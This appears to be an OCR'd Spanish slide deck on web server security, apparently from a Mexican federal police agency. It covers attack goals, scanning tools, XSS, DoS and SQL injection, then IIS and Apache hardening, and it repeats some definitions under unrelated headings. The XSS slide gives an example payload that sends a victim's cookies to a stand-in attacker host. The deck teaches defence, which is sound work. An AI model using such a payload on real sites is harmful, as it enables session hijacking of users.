BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

OBJETIVOS

- **Concientizar a los responsables de la seguridad de un sitio web, contemplando los siguientes puntos:**
  - **Detectar ataques**
  - **Emplear medidas preventivas de seguridad para evitar que un sistema sea comprometido**
  - **Minimizar posibles daños una vez sufrido el ataque**

http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridadwebsites.pdf

TEMAS A TRATAR

- Servidores Web
- Vulnerabilidades en aplicaciones Web
  - Finalidad de los ataques
  - Obtención de información y búsqueda de vulnerabilidades
  - DoS
  - XSS
  - Inyección SQL

- Buenas practicas de seguridad en servidores web
  - Hardening en sistemas operativos
  - Hardening en servidores IIS
  - Hardening en servidores apache
  - firewalls y arquitectura de proxy inverso

SERVIDORES WEB

http://news.netcraft.com/archives/category/web-server-survey/

SERVIDORES WEB

- **IIS (Microsoft)**

  - Primer versión de lanzamiento con Windows NT 3.5 y IIS 2.0
  - La versión IIS 7 viene a partir de Windows vista y server 2008
  - Plataforma de Microsoft unificada que incluye IIS, ASP.NET, Windows Communication Foundation y Windows SharePoint Services, acrónimo de “Internet Information Services”, a la fecha la versión mas actual es IIS 7.
  - Soporte para varios lenguajes de programación (C#, Perl, PHP)
  - Permite ser personalizado a partir de módulos

http://news.netcraft.com/archives/category/web-server-survey/

SERVIDORES WEB

- **Apache (Distribuciones basadas en Unix)**

Plataforma de servidor Web, software libre muy popular empleado en la mayoría de los sitios web.

Escrito por Rob McCool, primer versión en abril de 1995

Multiplataforma (GNU/Linux, Microsoft, Solaris, MS-Windows, Novell,….)

Actualmente tres ramas de desarrollo (1.3.x, 2.0.x y 2.2.x)


Modularizado para evitar mantener un código complejo
mod_auth, mod_ssl, mod_security,…….

Soporta diversos lenguajes de programación
(PHP, JSP, ASP, Python, Perl,…)

Es software libre

http://news.netcraft.com/archives/category/web-server-survey/

SERVIDORES WEB



Developer	October 2012	Percent	November 2012	Percent	Change
Apache	359,875,516	58.00%	357,865,215	57.23%	-0.77
Microsoft	101,005,285	16.28%	103,333,170	16.52%	0.25
nginx	73,243,944	11.80%	74,437,764	11.90%	0.10
Google	20,947,340	3.38%	21,090,410	3.37%	-0.00

http://news.netcraft.com/archives/category/web-server-survey/

VULNERABILIDADES EN APLICACIONES WEB

FINALIDAD DE LOS ATAQUES

Actividades que atenten contra la integridad, confidencialidad y disponibilidad de los sistemas.

Integridad: Garantizar que la información, sistemas e infraestructura no ha sufrido modificaciones por entidades no autorizadas.

Confidencialidad: Garantizar que la información solo sea compartida entre entidades autorizadas.

Disponibilidad: Garantizar que los recursos estén disponibles cuando se requieran.

http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridadwebsites.pdf

VULNERABILIDADES EN APLICACIONES WEB

FINALIDAD DE LOS ATAQUES

- Obtener información de la institución
- Modificar la apariencia de los sitios web “defacement”
- Envió masivo de correo “spam”
- Alojar páginas suplantando otras entidades “phishing”
- Utilización del ancho de banda del usuario.
- Uso de espacio para alojar diversos contenidos con fines fraudulentos o maliciosos.
- Alojar paginas con herramientas para ataques de DDoS.

http://cert.inteco.es/extfrontinteco/img/File/intecocert/EstudiosInformes/cert_inf_seguridadwebsites.pdf

VULNERABILIDADES EN APLICACIONES WEB

HERRAMIENTAS DE ESCANEO Y ATAQUE AUTOMATIZADAS

Negar a algunos o a todos los usuarios legítimos de un sistema o red, el acceso o utilización de un recurso o servicio particular.

Nmap

Acunetix http://www.acunetix.com/

W3af ,Paros proxy, Burp Suite, Nikto
http://sectools.org/tag/web-scanners/

Sqlmap http://sqlmap.org/

SqlNinja http://sqlninja.sourceforge.net/

BobcatSQL http://www.northern-monkee.co.uk/pub/bobcat.html

VULNERABILIDADES EN APLICACIONES WEB

CROSS-SITE SCRIPTING - XSS

Tipo de ataque que involucra 3 partes:

- Primero la victima, que es el usuario que ejecuta el código malicioso.
- Segundo, el atacante que provee el código malicioso, después de haber encontrado la vulnerabilidad dentro de la aplicación web.
- Tercero: El servidor que es vulnerable, toma el código y envía la respuesta al usuario.
- Ejemplo

ttp://www.vulnerable.com/buscador.php?palabra=<script>window.location='http://www.atacante.com/cookies.php?cookie='+document.cookie;</script>&buscar=;

VULNERABILIDADES EN APLICACIONES WEB

DoS

Negar a algunos o a todos los usuarios legítimos de un sistema o red, el acceso o utilización de un recurso o servicio particular.

Una negación de servicio puede generarse a partir de saturar recursos limitados como:


- **Procesos** (Bombas fork)
- **Destrucción o modificación**
- **Espacio en disco duro** (Mail bombarder)
- **Ancho de banda** (DDoS, SYN flood)
- **Memoria RAM** (Buffer Overflow)
- **Apagar el sistema** (bugs de software, vulnerabilidades)


VULNERABILIDADES EN APLICACIONES WEB

INYECCIÓN SQL

Técnica empleada para manipular una aplicación enviando consultas (quary's) a través de código SQL a una base de datos, a través de los campos que aceptan parámetros del usuario, buscando obtener una respuesta completamente diferente de la Base de Datos.

Uno de los ataques Web explotado en mayor volumen, empleado para modificar el contenido de una página web, robo de información, modificación de Bases de datos.





Security 502, Perimeter Protection In-Depth, SANS 2011

VULNERABILIDADES EN APLICACIONES WEB

INYECCIÓN SQL

Campos Numéricos

SELECT * FROM Tabla WHERE ColName = 5’

Cadenas

SELECT * FROM table WHERE Colname=‘Test”

La mejor manera defensa contra ataques SQL es corregir el código

Security 502, Perimeter Protection In-Depth, SANS 2011

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SISTEMAS OPERATIVOS 1/2

Considerar los siguientes puntos en la seguridad de un sistema operativo que aloja aplicaciones web.

- **Emplear principio de funciones mínimas necesarias, no activar los servicios que no se conocen.**
- **Utilizar contraseñas robustas, realizando cambios periódicos de los mismos.**
- **Verificar que solo se tengan abiertos puertos de comunicaciones indispensables.**
- **Aplicar los parches de seguridad de manera continua.**
- **Si se realiza administración remota, se recomienda emplear aplicaciones con canales de comunicación cifrados.**

Hardening Windows, Second Edition Jonathan Hassell Apress

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SISTEMAS OPERATIVOS 2/2

- **Habilitar la auditoria en el servidor**
  - Intentos de obtener acceso a través de cuentas inexistentes
  - Cambios no autorizados de usuarios, grupos y permisos
- **Mantener actualizado todo el software instalado.**
- **Establecer cuotas a los usuarios.**
- **Verificar la integridad de archivos críticos.**
- **Asegurar cada uno de los servicios instalados.**
- **Realizar pruebas de penetración.**

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES IIS

https://benchmarks.cisecurity.org/tools2/iis/CIS_Microsoft_IIS7_Benchmark_v1.2.0.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES IIS

Guía para robustecer la seguridad en Microsoft IIS versión 7 y 7.5, sobre Microsoft Windows Server 2008.

- **Designar una partición independiente** para el almacenamiento de la información publicada.
  - Reubicar el contenido de c:\inetpub\wwwroot\ a una partición que no aloje archivos del sistema operativo como es d:\webroot\

- **Eliminar o renombrar el contenido publicado por default;**
  - Eliminar el directorio “inetpub\AdminScripts “si este existe.
  - Eliminar el directorio “inetpub\scripts\IISSamples “si este existe.
  - Eliminar los directorios virtuales de ejemplo si existen.

- **Restringir el acceso al directorio virtual “iisadmpwd”**
  - Solo a usuarios con autenticación en el sistema operativo

https://benchmarks.cisecurity.org/tools2/iis/CIS_Microsoft_IIS7_Benchmark_v1.2.0.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES IIS

- **Reduzca la superficie de ataque**
  - IIS es una plataforma de servicios múltiples, elimine los servicios que no planee ocupar de la misma (SMTP, FTP)

- **Desactive la opción de mensajes de error detallados**
  - Muchas veces los atacantes provocan errores con el fin de obtener mas información del sistema para posteriormente realizar ataques

- **Elimine el mapeo de extensiones no utilizadas**
  - Solo permita las extensiones de archivos que este empleando como lenguaje de programación

https://benchmarks.cisecurity.org/tools2/iis/CIS_Microsoft_IIS7_Benchmark_v1.2.0.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES IIS

- **URLScan**
  - Emplee este modulo para filtrar URL con determinadas características, que pudieran considerarse como intentos de ataques

- **Mantenga las bitácoras fuera de la partición del sistema operativo**
  - Directorio por default c:\windows\system32\logs

- **Desactive el usuario guest**
  - No debe tener acceso a ninguna otra parte que no sea el directorio de la aplicación

- **Utilice de ser posible los módulos de Restricción dinámica de IPs**
  - Permite defenderse de ataques DoS, limitando las solicitudes múltiples

http://www.e-securing.com/novedad.aspx?id=86

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES IIS

- **“Host Header” en todos los sitios**
  - Permiten asignar un “n” numero de sitios a una misma dirección IP y usa los host header para distinguirlos entre si
  - Obtenga una lista de todos los sitios empleando el siguiente comando

  %systemroot%\system32\inetsrv\appcmd list sites

- **Deshabilitar la navegación de directorios**
  - Muestra el contenido de un directorio, desde una petición web, se puede deshabilitar a partir del comando “appcmd.exe” y el comando
  - %systemroot%\system32\inetsrv\appcmd set config /section:directoryBrowse /enabled:false
- .

https://benchmarks.cisecurity.org/tools2/iis/CIS_Microsoft_IIS7_Benchmark_v1.2.0.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES IIS


- **Re direccionar o modificar los mensajes de error**
  - Administrador IIS→Sitios Web→Propiedades→Errores personalizados

- **Eliminar archivos y directorios publicados que no sean necesarios**

https://benchmarks.cisecurity.org/tools2/iis/CIS_Microsoft_IIS7_Benchmark_v1.2.0.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES APACHE



http://xianshield.org/guides/apache2.0guide.html
http://www.rediris.es/cert/doc/reuniones/fs2008/archivo/apache-rediris08.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES APACHE

Asegurarse de contar con la ultima versión.

- **Separar los archivos de apache en particiones del sistema independientes:**
  - Binarios (/bin)
  - Documentos (/htdocs)
  - Bitácoras (/logs)

Modificar la configuración por defecto.


  - httpd.conf
  - .haccess

http://xianshield.org/guides/apache2.0guide.html
http://www.rediris.es/cert/doc/reuniones/fs2008/archivo/apache-rediris08.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES APACHE

El servidor debe divulgar la menor cantidad de información sobre si mismo(Seguridad por oscuridad).



Tres tipos de respuesta

- Texto plano
- Redirecciones locales
- Redirecciones externas

http://xianshield.org/guides/apache2.0guide.html
http://www.rediris.es/cert/doc/reuniones/fs2008/archivo/apache-rediris08.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES APACHE

Deshabilitar módulos innecesarios

- Mod_userdir
- Mod_info
- Mod_status
- Mod_include
- Mod_autoindex
- Mod_{perl,python,php,….}

Algunos módulos pueden mejorar la seguridad

- Mod_headers
- Mod_security
- Mod_auth
- Mod_ssl ; Certificados digitales
- Mod_setenvif
- Mod_rewrite

http://xianshield.org/guides/apache2.0guide.html
http://www.rediris.es/cert/doc/reuniones/fs2008/archivo/apache-rediris08.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES APACHE

- **En sistemas Unix los permisos de be ser 0775 en los siguientes archivos**
  - .Htdocs
  - .Cgi-bin
  - .Logs-dir
  - .Bin-dir
- **Eliminar archivos y directorios publicados que no sean necesarios**
- **Contar con bitácoras que permitan determinar el comportamiento del servicio.**
  -

http://xianshield.org/guides/apache2.0guide.html
http://www.rediris.es/cert/doc/reuniones/fs2008/archivo/apache-rediris08.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES APACHE


- **Implementar mecanismos de control de acceso**
  - **Orientado a usuarios**
  - Archivos de texto plano (mod_auth)
  - Archivos DBM (mod_auth_dbm)
  - Digest (mod_auth_digest)
  - Certificados digitales (mod_ssl), permite autenticación mutua

  - Mediante IP de origen (mod_access)
  - Según contenido de petición (mod_setenvif + mod_access)
  - Uso de lenguajes: PHP ,perl, Python

control de acceso por IP

```
<Directory /var/www/localhost/htdocs/>
    Order Deny,Allow
    Allow from 127.0.0.0/8 192.168.0.0/24
    Deny from all
</Directory>
```

mod_auth:



http://xianshield.org/guides/apache2.0guide.html
http://www.rediris.es/cert/doc/reuniones/fs2008/archivo/apache-rediris08.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES APACHE

- **Minimizar la identificación remota y el HTTP Fingerprinting**
  - **Directivas de ServerTokens y ServerSignature**
    - ServerTokens Prod: Minimiza la información de la cabecera del servidor a “Apache”, sin version del sistema operativo y los modulos copilados
    - ServerSignature Off: Elimina la linea de información del servidor añadida en paginas generadas (mod_status, mod_info)
  - **Modificación del código fuente**
  - **mod_header**
  - **mod_security**
  - **Mod_seteenvif**
  - **Configuración de respuesta en paginas de errores**

Cambiar la definición de `AP_SERVER_BASEPRODUCT`:

- En `httpd.h` para versiones 1.x.
- En `ap_release.h` para versiones 2.x.

```
#define AP_SERVER_BASEVENDOR  "Apache Software Foundation"
#define AP_SERVER_BASEPRODUCT "redIRIS Web Server"

#define AP_SERVER_MAJORVERSION_NUMBER 2
#define AP_SERVER_MINORVERSION_NUMBER 0
#define AP_SERVER_PATCHLEVEL_NUMBER   63
```

http://xianshield.org/guides/apache2.0guide.html
http://www.rediris.es/cert/doc/reuniones/fs2008/archivo/apache-rediris08.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES APACHE

- **Mod_security**
  - **Permite modificar las cabeceras enviadas por el servidor.**

```
LoadModule sercurity_module modules/mod_security2.so
ServerTokens Full
SecServerSignature "Microsoft-IIS/5.0"
```

http://xianshield.org/guides/apache2.0guide.html
http://www.rediris.es/cert/doc/reuniones/fs2008/archivo/apache-rediris08.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES APACHE

- **Configuraciones para soportar SSl/TLS**

```
# Generación de claves:
server ~ # $ openssl genrsa -des3 -out server.key 1024
```

```
# Generación del Certificate Signing Request:
server ~ # $ openssl req -new -key server.key -out server.csr
Enter pass phrase for server.key:********
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:ES
State or Province Name (full name) [Some-State]:Barcelona
Locality Name (eg, city) []:Cerdanyola del Valles
Organization Name (eg, company) [Internet Widgits Pty Ltd]:UAB
Organizational Unit Name (eg, section) []:dEIC
Common Name (eg, YOUR name) []:www.myserver.com
Email Address []:admin@myserver.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

# Envío de la petición a una autoridad de certificación:
server ~ # $ mail -s "Petición firma certificado" admin@ac.com < server.csr
```

http://www.rediris.es/cert/doc/reuniones/fs2008/archivo/apache-rediris08.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

HARDENING EN SERVIDORES APACHE

- **Configuraciones para soportar SSl/TLS**

```
# Una vez recibido el server.crt firmado...
server ~ # chmod 400 server.crt server.key
server ~ # cp server.crt server.key /etc/apache2/ssl/

# Asegurar que tenemos las directivas en la configuración:
LoadModule ssl_module modules/mod_ssl.so
SSLCertificateFile /etc/apache2/ssl/server.crt
SSLCertificateKeyFile /etc/apache2/ssl/server.key

# Iniciar Apache:
server ~ # /etc/init.d/apache2 start
 * Service apache2 starting
Apache/2.2.8 mod_ssl/2.2.8 (Pass Phrase Dialog)
Some of your private key files are encrypted for security reasons.
In order to read them you have to provide the pass phrases.

Server localhost:443 (RSA)
Enter pass phrase:********

OK: Pass Phrase Dialog successful.
 * Service apache2 started
```

http://www.rediris.es/cert/doc/reuniones/fs2008/archivo/apache-rediris08.pdf

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

PROXY

Negar a algunos o a todos los usuarios legítimos de un sistema o red, el acceso o utilización de un recurso o servicio particular.

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

FIREWALL DE APLICACIÓN Y BASE DE DATOS


Empleado para prevenir ataques en la capa de aplicación, Permite inspeccionar las peticiones sobre una aplicación web, ofreciendo protección a nivel de aplicación.

Dentro de los principales ataques que ayuda a mitigar se encuentran Inyección SQL.

Beneficios

- Monitoreo y bloqueo de trafico SQL a la Base de datos, empleando listas blancas, listas negras y listas de excepciones
- Protección contra ataques
- Reportes de la actividad de la base de datos

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB
FIREWALL Y ARQUITECTURA DE PROXY INVERSO



BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

FIREWALL Y ARQUITECTURA DE PROXY INVERSO

- Oracle database Firewall, permite ver todo el trafico SQL a la BD
- Windows Azure SQL Database Firewall

Windows Azure

IMPERVA
Protecting the Data That Drives Business®

BUENAS PRACTICAS DE SEGURIDAD EN SERVICIOS WEB

Sitios con información de interés

https://benchmarks.cisecurity.org

http://bastille-linux.org

http://www.vordel.com/downloads/hardening_network_security_chapter.pdf

POLICÍA FEDERAL

GOBIERNO FEDERAL

SSP

PREGUNTAS ???

Vivir Mejor